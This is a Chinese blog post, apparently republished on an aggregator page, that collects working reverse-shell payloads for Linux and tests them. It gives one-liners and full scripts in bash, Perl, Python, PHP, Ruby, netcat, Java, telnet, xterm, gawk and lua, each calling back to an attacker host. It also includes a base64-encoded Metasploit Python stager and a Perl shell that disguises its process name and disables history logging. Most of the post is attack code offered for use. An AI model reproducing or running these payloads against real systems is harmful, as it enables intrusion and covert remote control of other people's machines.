
Linux下反弹shell的种种方式
[前言:在乌云社区看到反弹shell的几种姿势,看过之余自己还收集了一些,动手试了下,仅供参考]
0x01 Bash
bash -i >& /dev/tcp/10.0.0.1/ >&
这里shell由bash解析,有时候是由sh解析,不一定百发百中
***在虚拟机里面试过可行,替换成自己的地址和端口即可***
***/dev/[tcp|upd]/host/port是Linux设备里面比较特殊的文件,读取或写入相当于建立socket调用***
***由于其特殊性,命令执行后依旧无法找到/dev/tcp目录更不要说下面的文件了***
***注意,这里"&"在Linux shell中表示后台运行,当然这里0>&1不是这样,对于&1更准确的说应该是文件描述符1,而1一般代表的就是STDOUT_FILENO***
*** 2>&1形式用于重定向,2>表示错误重定向,&1表示标准输出;以ls >/dev/null 2>&1为例,2>&1是将标准出错重定向到标准输出,不过在这里又被重定向到了/dev/null这个无底洞里***
***这里有一个问题:为什么2>&1要写在后面,以command >file 2>&1为例,首先是command > file将标准输出重定向到file中, 2>&1 是标准错误拷贝了标准输出的行为,也就是同样被重定向到file中,最终结果就是标准输出和错误都被重定向到file中***
***其实还有一个问题,既然2>表示错误重定向,那么0>表示什么呢?查阅资料发现在Linux下输入输出重定向有三个值,其中2已经说过是标准错误信息输出,那0则是标准输入,1则为标准输出了。说到这里,其实又引出了一个新的问题,我们知道<才是表示输入的,那为何这里却是如此形式,按说就应该是2了,或者说这里0就已经是输入了,然后直接使用>进行输出,不是很清楚请大牛指点啊***

gnucitizen[http://www.gnucitizen.org/blog/reverse-shell-with-bash/]上还有一种不同的方法,评论中也有一些想法:
###$ nc -l -p  -vvv

$ exec <>/dev/tcp/evil.com/

$ cat <& | while read line; do $line >& >&; done
***这条语句证实可行,这里exec命令可以用来替代当前shell;换句话说,并没有启动子shell,使用这一条命令时任何现有环境变量将会被清除,并重新启动一个shell***
***exec的man手册如是说:The exec() family of functions replaces the current process image with a new process image***
***在查exec时发现一个好玩的语句:
exec 3<>/dev/tcp/www.google.com/80
echo -e "GET / HTTP/1.1\r\nhost: http://www.google.com\r\nConnection: close\r\n\r\n" >&3
cat <&3
这个语句的作用,应该一看就明了了,不多说,言归正传,nc监听,使用exec反弹的shell其输出只能在目标机器上看到,有图为证***

另外还可以是:
exec /bin/bash & >&
<&;exec <>/dev/tcp/attackerip/; sh <& >& >&
/bin/bash -i > /dev/tcp/attackerip/ <& >&
***在测试exec /bin/bash 0&0 2>&0语句时,遇到一个问题,终端显示No such file or directory或者干脆找不到命令,怎么让它实现还有待研究***
***研究表明,exec 2>&0即可,不需要/bin/bash,然后跟上0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196在本地监听反弹成功***
0x02 Perl
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
***使用这条命令,唯一的不同是提示符变成了sh-4.1#,实现原理和前面的bash差不多,Perl还是很强大的***
不依赖于/bin/sh的shell: ***这条语句比上面的更为简短,而且确实不需要依赖/bin/sh***
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
系统运行windows时:***突然发现windows上暂时没装Perl,下次测吧***
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
再给出一个完整的Perl的反弹脚本:
 #!/usr/bin/perl -w

 # perl-reverse-shell - A Reverse Shell implementation in PERL

 use strict;

 use Socket;

 use FileHandle;

 use POSIX;

 my $VERSION = "1.0";

 # Where to send the reverse shell.  Change these.

 my $ip = '127.0.0.1';

 my $port = ;

 # Options

 my $daemon = ;

 my $auth   = ; # 0 means authentication is disabled and any

         # source IP can access the reverse shell

 my $authorised_client_pattern = qr(^\.\.\.$);

 # Declarations

 my $global_page = "";

 my $fake_process_name = "/usr/sbin/apache";

 # Change the process name to be less conspicious

 $ = "[httpd]";

 # Authenticate based on source IP address if required

 if (defined($ENV{'REMOTE_ADDR'})) {

     cgiprint("Browser IP address appears to be: $ENV{'REMOTE_ADDR'}");

     if ($auth) {

         unless ($ENV{'REMOTE_ADDR'} =~ $authorised_client_pattern) {

             cgiprint("ERROR: Your client isn't authorised to view this page");

             cgiexit();

         }

     }

 } elsif ($auth) {

     cgiprint("ERROR: Authentication is enabled, but I couldn't determine your IP address.  Denying access");

     cgiexit();

 }

 # Background and dissociate from parent process if required

 if ($daemon) {

     my $pid = fork();

     if ($pid) {

         cgiexit(); # parent exits

     }

     setsid();

     chdir('/');

     umask();

 }

 # Make TCP connection for reverse shell

 socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

 if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {

     cgiprint("Sent reverse shell to $ip:$port");

     cgiprintpage();

 } else {

     cgiprint("Couldn't open reverse shell to $ip:$port: $!");

     cgiexit();

 }

 # Redirect STDIN, STDOUT and STDERR to the TCP connection

 open(STDIN, ">&SOCK");

 open(STDOUT,">&SOCK");

 open(STDERR,">&SOCK");

 $ENV{'HISTFILE'} = '/dev/null';

 system("w;uname -a;id;pwd");

 exec({"/bin/sh"} ($fake_process_name, "-i"));

 # Wrapper around print

 sub cgiprint {

     my $line = shift;

     $line .= "<p>\n";

     $global_page .= $line;

 }

 # Wrapper around exit

 sub cgiexit {

     cgiprintpage();

     exit ; # 0 to ensure we don't give a 500 response.

 }

 # Form HTTP response using all the messages gathered by cgiprint so far

 sub cgiprintpage {

     print "Content-Length: " . length($global_page) . "\r

 Connection: close\r

 Content-Type: text\/html\r\n\r\n" . $global_page;

 }
0x03 Python #测试环境为Linux Python2.7
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
***同样是sh-4.1#,Python真心好***
另外的形式:#[http://www.r00tsec.com/2011/10/python-one-line-shellcode.html]还有其他可行的代码
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('127.0.0.1',9000))\nwhile 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\")"
另外Metasploit版的代码:
msfvenom -f raw -p python/meterpreter/reverse_tcp LHOST=192.168.90.1 LPORT=

import base64; exec(base64.b64decode('aW1wb3J0IHNvY2tldCxzdHJ1Y3QKcz1zb2NrZXQuc29ja2V0KDIsMSkKcy5jb25uZWN0KCgnMTkyLjE2OC45MC4xJywxMjM0KSkKbD1zdHJ1Y3QudW5wYWNrKCc+SScscy5yZWN2KDQpKVswXQpkPXMucmVjdig0MDk2KQp3aGlsZSBsZW4oZCkhPWw6CglkKz1zLnJlY3YoNDA5NikKZXhlYyhkLHsncyc6c30pCg=='))
base64解码:
import socket,struct

s=socket.socket(2,1)

s.connect(('192.168.90.1',1234))

l=struct.unpack('>I',s.recv(4))[0]

d=s.recv(4096)

while len(d)!=l:

    d+=s.recv(4096)

exec(d,{'s':s})
0x04 PHP #代码假设TCP连接的文件描述符为3,如果不行可以试下4,5,6
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
[https://github.com/keshy/cwg_tools/blob/master/php-reverse-shell.php]为一个上传的完整php反弹shell脚本 ***php这个也相当简单***
0x05 Ruby
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
不依赖于/bin/sh的shell:
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
如果目标系统运行Windows:
ruby -rsocket -e 'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
当然还有我们很熟悉的MSF模块里面也是有反弹shell的:
#!/usr/bin/env ruby

require 'socket'

require 'open3'

#Set the Remote Host IP

RHOST = "192.168.1.10"

#Set the Remote Host Port

PORT = ""

#Tries to connect every 20 sec until it connects.

begin

sock = TCPSocket.new "#{RHOST}", "#{PORT}"

sock.puts "We are connected!"

rescue

  sleep 20

  retry

end

#Runs the commands you type and sends you back the stdout and stderr.

begin

  while line = sock.gets

    Open3.popen2e("#{line}") do | stdin, stdout_and_stderr |

              IO.copy_stream(stdout_and_stderr, sock)

              end

  end

rescue

  retry

end
0x06 NetCat
nc -e /bin/sh 10.0.0.1 1234 #不同版本的nc不一定支持-e选项
不能使用-e选项时:
mknod backpipe p && nc attackerip <backpipe | /bin/bash >backpipe
/bin/sh | nc attackerip
rm -f /tmp/p; mknod /tmp/p p && nc attackerip /tmp/
安装的NC版本有问题时:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i >&|nc 10.0.0.1 >/tmp/f
0x07 Java
r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()
msf使用为:use payload/java/shell/reverse_tcp
再见一段长代码:
import java.io.*;

import java.net.Socket;

import java.util.*;

import java.util.regex.*;

import java.applet.Applet;

public class poc extends Applet{

    /**

     * Author: daniel baier alias duddits

     * Licens: GPL

     * Requirements: JRE 1.5 for running and the JDK 1.5 for compiling or higher

     * Version: 0.1 alpha release

     */

    public String cd(String start, File currentDir) {

        File fullPath = new File(currentDir.getAbsolutePath());

        String sparent = fullPath.getAbsoluteFile().toString();

        return sparent + "/" + start;

        }

    @SuppressWarnings("unchecked")

    public void init() {

        poc rs = new poc();

        PrintWriter out;

        try {

            Socket clientSocket = new Socket("192.168.5.222",10003);

            out = new PrintWriter(clientSocket.getOutputStream(), true);

            out.println("\tJRS 0.1 alpha release\n\tdeveloped by duddits alias daniel baier");

            boolean run = true;

            String s;

            BufferedReader br = new BufferedReader(new InputStreamReader(clientSocket.getInputStream()));

            String startort = "/";

            while (run) {

                String z1;

                File f = new File(startort);

                out.println(f.getAbsolutePath() + "> ");

                s = br.readLine();

                z1 = s;

                Pattern pcd = Pattern.compile("^cd\\s");

                Matcher mcd = pcd.matcher(z1);

                String[] teile1 = pcd.split(z1);

                if (s.equals("exit")) {

                    run = false;

                }else if (s.equals(null) || s.equals("cmd") || s.equals("")) {

                } else if(mcd.find()){

                    try {

                        String cds = rs.cd(teile1[1], new File(startort));

                        startort = cds;

                        } catch (Exception verz) {

                        out.println("Path " + teile1[1]

                        + " not found.");

                        }

                }else {

                    String z2;

                    z2 = s;

                    Pattern pstring = Pattern.compile("\\s");

                    String[] plist = pstring.split(z2);

                    try {

                        LinkedList slist = new LinkedList();

                        for (int i = 0; i < plist.length; i++) {

                            slist.add(plist[i]);

                        }

                        ProcessBuilder builder = new ProcessBuilder(slist);

                        builder.directory(new File(startort));

                        Process p = builder.start();

                        Scanner se = new Scanner(p.getInputStream());

                        if (!se.hasNext()) {

                            Scanner sa = new Scanner(p.getErrorStream());

                            while (sa.hasNext()) {

                                out.println(sa.nextLine());

                            }

                        }

                        while (se.hasNext()) {

                            out.println(se.nextLine());

                        }

                    } catch (Exception err) {

                        out.println(f.getAbsolutePath() + "> Command "

                                + s + " failed!");

                        out.println(f.getAbsolutePath() +"> Please try cmd /c "+ s+" or bash -c " +s+" if this command is an shell buildin.");

                    }

                }

            }

            if(!clientSocket.isConnected()){

                run = false;

                out.flush();

                out.close();

            }

        } catch (Exception io) {

            //System.err.println("Connection refused by peer");

        }

    }

}
0x08 Telnet #nc不可用或/dev/tcp不可用时
mknod backpipe p && telnet attackerip <backpipe | /bin/bash >backpipe
***这里mknod是创建特殊文件-设备文件***
0x09 Xterm
首先开启Xserver: # TCP 6001
Xnest : # Note: The command starts with uppercase X
授予目标机连回来的权限:
xterm -display 127.0.0.1:          # Run this OUTSIDE the Xnest, another tab

xhost +targetip                         # Run this INSIDE the spawned xterm on the open X Server
如果想让任何人都连上:
xhost + # Run this INSIDE the spawned xterm on the open X Server
假设xterm已安装,连回你的Xserver:
xterm -display attackerip:
或者:
$ DISPLAY=attackerip: xterm
0x10 gawk
#!/usr/bin/gawk -f

BEGIN {

        Port    =

        Prompt  =       "bkd> "

        Service = "/inet/tcp/" Port "/0/0"

        while () {

                do {

                        printf Prompt |& Service

                        Service |& getline cmd

                        if (cmd) {

                                while ((cmd |& getline) > )

                                        print $ |& Service

                                close(cmd)

                        }

                } while (cmd != "exit")

                close(Service)

        }

}
0x11 乌云上一个lua实现
lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1','1234');os.execute('/bin/sh -i <&3 >&3 2>&3');"
***lua之前是真没见过,发现机器竟然一时装不上,唉,留着以后玩吧***
msf反弹:use payload/cmd/unix/reverse_lua
0x12 参考
http://roo7break.co.uk/?p=215
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
Linux下反弹shell的种种方式的更多相关文章
- 渗透测试中Linux下反弹shell的认识
最近老是觉得自己白天工作累,晚上理应休息 堕落了几天才发觉自己真垃圾,加紧向前吧. 0x00 前言 在平时渗透还是工作中经常会遇到shell反弹的情况,网上一搜反弹shell都是一大堆,但是真正遇到反 ...
- linux下反弹shell
01 前言 CTF中一些命令执行的题目需要反弹shell,于是solo一波. 02 环境 win10 192.168.43.151 监听端 装有nc kali ...
- Windows/Linux 下反弹shell
Linux 反弹shell bash环境获取shell 客户端 nc -lvp 8888 服务器 bash -i >& /dev/tcp/ip/port 0>&1 bash ...
- Linux下反弹shell笔记
0x00 NC命令详解 在介绍如何反弹shell之前,先了解相关知识要点. nc全称为netcat,所做的就是在两台电脑之间建立链接,并返回两个数据流 可运行在TCP或者UDP模式,添加参数 —u 则 ...
- Linux 下执行Shell 脚本的方式
Shell 脚本的执行方式通常有如下三种: (1)bash script-name 或者 sh script-name:(2)path/script-name或者./script-name:(3)so ...
- linux下的shell运算(加、减、乘、除)
linux下的shell运算(加.减.乘.除) 标签: linuxshell运算加减乘除 2014-03-12 16:25 15127人阅读 评论(0) 收藏 举报 分类: linux(17) ((i ...
- [转] 关于linux下通过shell命令(自动)修改用户密码
关于linux下通过shell命令(自动)修改用户密码 2012-04-23 18:47:39 分类: 原文地址:关于linux下(自动)修改用户密码 作者:ubuntuer 本文章总结了如何手动.自 ...
- Linux下使Shell 命令脱离终端在后台运行
--Linux下使Shell 命令脱离终端在后台运行------------------------------------2014/02/14你是否遇到过这样的情况:从终端软件登录远程的Linux主 ...
- 从一次渗透谈到linux如何反弹shell
零.绪论 背景: ThinkPHP框架的--> 找到一个OS命令注入(很简单的Burp可以直接扫出来的那种):页面配置系统默认网关处. 一.渗透过程 1.首先看了一下,没有回显. 2.用ceye ...
随机推荐
- Linux的locale、LC_ALL和LANG
如果你是一个Linux新手,并且刚刚安装了一个新的英文系统但想要设置成中文系统,肯定会接触到上面几个变量,在网上搜索了一系列解决方法,给一些变量赋一下值,再export一下,或者写到配置文件里面,然后 ...
- VPN连接常见错误汇总
提示远程服务器没有响应. 这种情况有两种情况,一种是远程服务器出现故障.另一种是自己的电脑出现问题,具体原因我还没有找到,但是可以肯定的是注册表除了问题,一个终极的解决办法就是把注册表替换了.先将HK ...
- 2DToolkit官方文档中文版打地鼠教程(二):设置摄像机
这是2DToolkit官方文档中 Whack a Mole 打地鼠教程的译文,为了减少文中过多重复操作的翻译,以及一些无必要的句子,这里我假设你有Unity的基础知识(例如了解如何新建Sprite等) ...
- U3D DrawCall优化手记
在最近,使用U3D开发的游戏核心部分功能即将完成,中间由于各种历史原因,导致项目存在比较大的问题,这些问题在最后,恐怕只能通过一次彻底的重构来解决 现在的游戏跑起来会有接近130-170个左右的Dra ...
- ASP.NET MVC 描述类型(一)
ASP.NET MVC 描述类型(一) 前言 在前面的好多篇幅中都有提到过ControllerDescriptor类型,并且在ASP.NET MVC 过滤器(一)篇幅中简单的描述过,今天我们就来讲一下 ...
- React-Native 动画优化
前言 动画对于客户端来说是非常重要的一部分,直接影响到应用的用户体验.前端对于动画优化通常使用CSS3样式来实现动画,以利用GPU加速特性.而React-Native由于渲染模式的不同,无法使用CSS ...
- Javascript之匿名函数
分析: 1.所谓匿名函数,从字面意思理解,就是没有名字的函数,js 用()来代替(注意,是英文状态下的括号) 2.定义形式: function (){ //to add codes that you ...
- eclipse下查看maven下载的源码中文乱码问题
在项目中设置通过maven下载源代码和javadoc,直接通过eclipse浏览源代码时,发现中文为乱码.解决方法如下: 修改Eclipse中文本文件的默认编码:windows->Prefere ...
- fir.im Weekly - iOS / Android 动态化更新方案盘点
动态化更新是 App 开发必然面对的问题.在 iOS 环境下,Apple 开发者们像是" 带着手铐脚镣跳舞" ,相比之下 Android 开发者会轻松一点,有很多相关的开源框架帮助 ...
- 解析大型.NET ERP系统 数据审计功能
数据审计,英语表达是Audit,是追踪数据变化的过程,记录数据变化前后的值,供参考分析.通过设置,ERP可以追踪一个表的所有字段的变化,也可以只记录指定的字段的值变化.欧美企业每年都有独立的审计部门, ...